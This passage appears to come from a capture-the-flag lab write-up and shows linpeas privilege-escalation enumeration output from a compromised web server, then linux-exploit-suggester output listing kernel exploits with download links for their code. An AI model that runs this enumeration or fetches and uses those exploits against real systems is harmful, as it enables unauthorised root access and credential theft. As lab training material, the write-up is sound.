-rw-r--r-- 1 root root 757 Sep 14 2018 gawk.sh

┌───┐ Permissions in init, init.d, systemd, and rc.d
└─ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d>

┌───┐ Hashes inside passwd file? No
┌───┐ Writable passwd file? No
┌───┐ Credentials in fstab/mtab? No
┌───┐ Can I read shadow files? No
┌───┐ Can I read shadow plists? No
┌───┐ Can I write shadow plists? No
┌───┐ Can I read opasswd file? No
┌───┐ Can I write in network-scripts? No
┌───┐ Can I read root folder? No

┌───┐ Searching root files in home dirs (limit 30)
/home/
/root/
/var/www
/var/www/html
/var/www/html/index.nginx-debian.html
/var/www/html/secret

┌───┐ Searching folders owned by me containing others files on it (limit 100)

┌───┐ Readable files belonging to root and readable by me but not world readable

┌───┐ Modified interesting files in the last 5mins (limit 100)
/var/www/blackpearl.tcm/navigate/private/sessions/sess_a8thv1kek19geqncle0vtsem4r
/var/log/syslog
/var/log/nginx/access.log

/var/log/daemon.log
/var/log/auth.log

===== Writable log files (logrotten) (limit 50)
===== <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation>
logrotate 3.14.0

Default mail command: /usr/bin/mail
Default compress command: /bin/gzip
Default uncompress command: /bin/gunzip
Default compress extension: .gz
Default state file path: /var/lib/logrotate/status
ACL support: yes
SELinux support: yes

===== Files inside /var/www (limit 20)
total 16
drwxr-xr-x 4 root root 4096 May 30 2021 .
drwxr-xr-x 12 root root 4096 May 30 2021 ..
drwxr-xr-x 3 www-data www-data 4096 May 30 2021 blackpearl.tcm
drwxr-xr-x 2 root root 4096 May 31 2021 html

===== Files inside others home (limit 20)
/home/alek/.profile
/home/alek/.bash_history
/home/alek/.bashrc
/home/alek/.bash_logout
/var/www/html/index.nginx-debian.html
/var/www/html/secret
/var/www/blackpearl.tcm/navigate/css/skins/cupertino.css
/var/www/blackpearl.tcm/navigate/css/tools/nv_cart.css
/var/www/blackpearl.tcm/navigate/css/tools/tinymce.defaults.css
/var/www/blackpearl.tcm/navigate/css/tools/navigate_livedit.css
/var/www/blackpearl.tcm/navigate/css/cupertino/jquery-ui.css
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-bg_highlight-hard_70_000000_1x100.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-bg_diagonals-thick_90_eeeeee_40x40.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-icons_2e83ff_256x240.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-bg_glass_50_3baae3_1x400.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-icons_2694e8_256x240.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-bg_flat_15_cd0a0a_40x100.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-icons_ffffff_256x240.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-icons_3d80b3_256x240.png
/var/www/blackpearl.tcm/navigate/css/cupertino/images/ui-bg_glass_80_d7ebf9_1x400.png
grep: write error: Broken pipe

===== Searching installed mail applications

===== Mails (limit 50)

===== Backup files (limited 100)
-rwxr-xr-x 1 www-data www-data 1421 May 30 2021 /var/www/blackpearl.tcm/navigate/lib/external/tracy/src/Tracy/assets/Debugger/error.500.phtml.bak
-rwxr-xr-x 1 www-data www-data 12282 May 30 2021 /var/www/blackpearl.tcm/navigate/lib/packages/backups/backups.php
-rwxr-xr-x 1 www-data www-data 12546 May 30 2021 /var/www/blackpearl.tcm/navigate/lib/

packages/backups/backup.class.php

-rw-r--r-- 1 root root 348 Nov 25 2020 /usr/share/man/man1/wsrep_sst_mariabackup.1.gz

-rw-r--r-- 1 root root 363752 Apr 30 2018 /usr/share/doc/manpages/Changes.old.gz

-rw-r--r-- 1 root root 303 Oct 26 2018 /usr/share/doc/hdparm/changelog.old.gz

-rw-r--r-- 1 root root 7867 Jul 16 1996 /usr/share/doc/telnet/README.old.gz

-rw-r--r-- 1 root root 9716 Nov 28 2020 /usr/lib/modules/4.19.0-13-amd64/kernel/drivers/net/team/team_mode_activebackup.ko

-rw-r--r-- 1 root root 9731 Mar 19 2021 /usr/lib/modules/4.19.0-16-amd64/kernel/drivers/net/team/team_mode_activebackup.ko

-rwxr-xr-x 1 root root 38412 Nov 25 2020 /usr/bin/wsrep_sst_mariabackup

===== Searching tables inside readable .db/.sql/.sqlite files (limit 100)

Found /var/www/blackpearl.tcm/navigate/js/treetable/examples/ajax_php_sqlite/db/database.sqlite3: SQLite 3.x database, last written using SQLite version 0

-> Extracting tables from /var/www/blackpearl.tcm/navigate/js/treetable/examples/ajax_php_sqlite/db/database.sqlite3 (limit 20)

===== Web files?(output limit)

/var/www/:

total 16K

drwxr-xr-x 4 root root 4.0K May 30 2021 .

drwxr-xr-x 12 root root 4.0K May 30 2021 ..

drwxr-xr-x 3 www-data www-data 4.0K May 30 2021 blackpearl.tcm

drwxr-xr-x 2 root root 4.0K May 31 2021 html

/var/www/blackpearl.tcm:

total 20K

drwxr-xr-x 3 www-data www-data 4.0K May 30 2021 .

===== All hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)

-rw-r--r-- 1 alek alek 220 May 30 2021 /home/alek/.bash_logout

-rwxr-xr-x 1 www-data www-data 188 May 30 2021 /var/www/blackpearl.tcm/navigate/.htaccess

-rwxr-xr-x 1 www-data www-data 219 May 30 2021 /var/www/blackpearl.tcm/navigate/plugins/.htaccess

-rwxr-xr-x 1 www-data www-data 121 May 30 2021 /var/www/blackpearl.tcm/navigate/private/oembed/.htaccess

-rwxr-xr-x 1 www-data www-data 121 May 30 2021 /var/www/blackpearl.tcm/navigate/private/sessions/.htaccess

-rwxr-xr-x 1 www-data www-data 119 May 30 2021 /var/www/blackpearl.tcm/navigate/private/.htaccess

-rwxr-xr-x 1 www-data www-data 335 May 30 2021 /var/www/blackpearl.tcm/navigate/web/.htaccess.example

-rw-r--r-- 1 root root 0 Nov 15 2018 /usr/share/dictionaries-common/site-elisp/.nosearch

-rw----- 1 root root 0 May 30 2021 /etc/.pwd.lock

-rw-r--r-- 1 root root 220 Apr 18 2019 /etc/skel/.bash_logout

-rw-r--r-- 1 root root 0 Jan 8 09:03 /run/network/.ifstate.lock

===== Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)

-rwxr-xr-x 1 www-data www-data 828087 Jan 7 23:26 /tmp/linpeas.sh

-rw-r--r-- 1 root root 106988 May 30 2021 /var/backups/dpkg.status.1.gz

-rw-r--r-- 1 root root 12476 May 30 2021 /var/backups/apt.extended_states.0

-rw-r--r-- 1 root root 394528 May 30 2021 /var/backups/dpkg.status.0

-rw-r--r-- 1 root root 126 May 30 2021 /var/backups/dpkg.diversions.1.gz

-rw-r--r-- 1 root root 142 May 30 2021 /var/backups/dpkg.statoverride.1.gz

-rw-r--r-- 1 root root 137 May 30 2021 /var/backups/dpkg.statoverride.0

```
-rw-r--r-- 1 root root 40960 May 31 2021 /var/backups/alternatives.tar.0
-rw-r--r-- 1 root root 186 May 30 2021 /var/backups/dpkg.diversions.0
-rwxr-xr-x 1 www-data www-data 12282 May 30 2021 /var/www/blackpearl.tcm/navigate/lib/
packages/backups/backups.php
-rwxr-xr-x 1 www-data www-data 12546 May 30 2021 /var/www/blackpearl.tcm/navigate/lib/
packages/backups/backup.class.php
```

Interesting writable files owned by me or writable by everyone (not in Home) (max 500)

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files>

```
/dev/mqueue
/dev/shm
/run/lock
/run/php
/tmp
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/tmp/.font-unix
#)You_can_write_even_more_files_inside_last_directory
```

```
/var/lib/nginx/body
/var/lib/nginx/fastcgi
/var/lib/nginx/proxy
/var/lib/nginx/scgi
/var/lib/nginx/uwsgi
/var/lib/php/sessions
/var/log/nginx/access.log
/var/log/nginx/access.log.1
/var/log/nginx/error.log
/var/log/nginx/error.log.1
/var/tmp
```

Interesting GROUP writable files (not in Home) (max 500)

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files>

Searching passwords in history files

Searching passwords in config PHP files

Searching *password* or *credential* files in home (limit 70)

```
/etc/bind/rndc.key
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/lib/systemd/system/multi-user.target.wants/systemd-ask-password-wall.path
/usr/lib/systemd/system/sysinit.target.wants/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.service
/usr/lib/systemd/system/systemd-ask-password-wall.path
/usr/lib/systemd/system/systemd-ask-password-wall.service
#)There are more creds/passwds files in the previous parent folder
```


2021-05-30 12:08:55 status half-installed passwd:amd64 1:4.5-1.1
2021-05-30 12:08:55 status unpacked passwd:amd64 1:4.5-1.1
2021-05-30 12:08:57 configure base-passwd:amd64 3.5.46 <none>
2021-05-30 12:08:57 status half-configured base-passwd:amd64 3.5.46
2021-05-30 12:08:57 status unpacked base-passwd:amd64 3.5.46
2021-05-30 12:08:58 configure passwd:amd64 1:4.5-1.1 <none>
2021-05-30 12:08:58 status half-configured passwd:amd64 1:4.5-1.1
2021-05-30 12:08:58 status installed base-passwd:amd64 3.5.46
2021-05-30 12:08:58 status installed passwd:amd64 1:4.5-1.1
2021-05-30 12:08:58 status unpacked passwd:amd64 1:4.5-1.1

Description: Set up users and passwords



Regexes to search for API keys aren't activated, use param '-r'

linux-exploit-suggester

```
chmod +x les.sh  
./les.sh
```

Available information:

Kernel version: 4.19.0
Architecture: x86_64
Distribution: debian
Distribution version: 10
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

81 kernel space exploits
49 user space exploits

Possible Exploits:

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2019-13272] PTRACE_TRACEME

Details: <https://bugs.chromium.org/p/project-zero/issues/detail?id=1903>
Exposure: highly probable
Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},
[debian=10{kernel:4.19.0-*}],fedora=30{kernel:5.0.9-*}
Download URL: <https://github.com/offensive-security/exploitdb-bin-spoits/raw/master/bin-spoits/47133.zip>
ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c>
Comments: Requires an active PolKit agent.

[+][CVE-2021-22555] Netfilter heap out-of-bounds write

Details: <https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html>

Exposure: less probable

Tags: ubuntu=20.04{kernel:5.8.0-*}

Download URL: <https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c>

Comments: ip_tables kernel module must be loaded